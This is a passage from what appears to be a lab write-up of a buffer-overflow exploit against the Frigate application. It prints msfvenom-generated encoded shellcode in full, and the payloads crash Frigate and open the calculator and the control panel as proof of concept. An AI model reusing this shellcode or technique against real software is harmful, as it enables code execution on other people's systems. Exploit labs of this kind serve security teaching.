
buf += b"\x43\x51\x50\x6c\x35\x33\x63\x30\x41\x41"

**5) After replacing the code , we again generate a payload and the run it in frigate .The application crashes and opens a calculator** .





**6) We again perform the same to generate a code for the control panel using msfvenom in kali linux .**



**It generates the following code .**

buf = b""

buf += b"\x89\xe0\xda\xc2\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"

buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"

buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"

buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x7a\x48\x4c"

buf += b"\x42\x63\x30\x57\x70\x73\x30\x61\x70\x6e\x69\x4a\x45"

buf += b"\x36\x51\x4b\x70\x71\x74\x4e\x6b\x72\x70\x36\x50\x4e"

buf += b"\x6b\x71\x42\x34\x4c\x6e\x6b\x63\x62\x46\x74\x6c\x4b"

buf += b"\x64\x32\x77\x58\x34\x4f\x38\x37\x53\x7a\x34\x66\x30"

buf += b"\x31\x6b\x4f\x4c\x6c\x37\x4c\x71\x71\x51\x6c\x33\x32"

buf += b"\x36\x4c\x37\x50\x69\x51\x5a\x6f\x44\x4d\x36\x61\x38"

buf += b"\x47\x79\x72\x39\x62\x66\x32\x46\x37\x4c\x4b\x36\x32"

buf += b"\x34\x50\x6e\x6b\x61\x5a\x65\x6c\x6e\x6b\x70\x4c\x46"

buf += b"\x71\x31\x68\x78\x63\x51\x58\x36\x61\x6e\x31\x63\x61"

buf += b"\x4c\x4b\x32\x79\x67\x50\x46\x61\x49\x43\x4c\x4b\x63"

buf += b"\x79\x67\x68\x48\x63\x57\x4a\x57\x39\x4c\x4b\x66\x54"

buf += b"\x4e\x6b\x65\x51\x69\x46\x75\x61\x79\x6f\x4e\x4c\x4a"

buf += b"\x61\x7a\x6f\x66\x6d\x63\x31\x7a\x67\x66\x58\x6b\x50"

buf += b"\x70\x75\x69\x66\x64\x43\x73\x4d\x6c\x38\x77\x4b\x63"

buf += b"\x4d\x37\x54\x43\x45\x4b\x54\x50\x58\x4e\x6b\x32\x78"

buf += b"\x57\x54\x67\x71\x49\x43\x63\x56\x6c\x4b\x54\x4c\x50"

buf += b"\x4b\x4e\x6b\x33\x68\x77\x6c\x55\x51\x49\x43\x6e\x6b"

buf += b"\x74\x44\x6c\x4b\x53\x31\x4a\x70\x4d\x59\x42\x64\x56"

buf += b"\x44\x65\x74\x53\x6b\x61\x4b\x33\x51\x51\x49\x50\x5a"

buf += b"\x63\x61\x39\x6f\x69\x70\x61\x4f\x43\x6f\x62\x7a\x6e"

buf += b"\x6b\x52\x32\x5a\x4b\x6e\x6d\x61\x4d\x72\x4a\x57\x71"

buf += b"\x4e\x6d\x6c\x45\x48\x32\x45\x50\x47\x70\x77\x70\x50"

buf += b"\x50\x35\x38\x34\x71\x6e\x6b\x50\x6f\x4f\x77\x59\x6f"

buf += b"\x69\x45\x6f\x4b\x78\x70\x6e\x55\x49\x32\x76\x36\x50"

buf += b"\x68\x4f\x56\x7a\x35\x4f\x4d\x6f\x6d\x69\x6f\x68\x55"

buf += b"\x37\x4c\x54\x46\x31\x6c\x36\x6a\x6f\x70\x39\x6b\x4b"

buf += b"\x50\x51\x65\x67\x75\x6f\x4b\x53\x77\x32\x33\x54\x32"

buf += b"\x72\x4f\x52\x4a\x53\x30\x46\x33\x49\x6f\x79\x45\x55"

buf += b"\x33\x72\x4f\x62\x4e\x33\x44\x63\x42\x50\x6f\x30\x6c"

buf += b"\x43\x30\x41\x41"

**7) After the python code is run , it generates a payload . After we run the payload in frigate it crashes the appliciation and opens the control panel.**

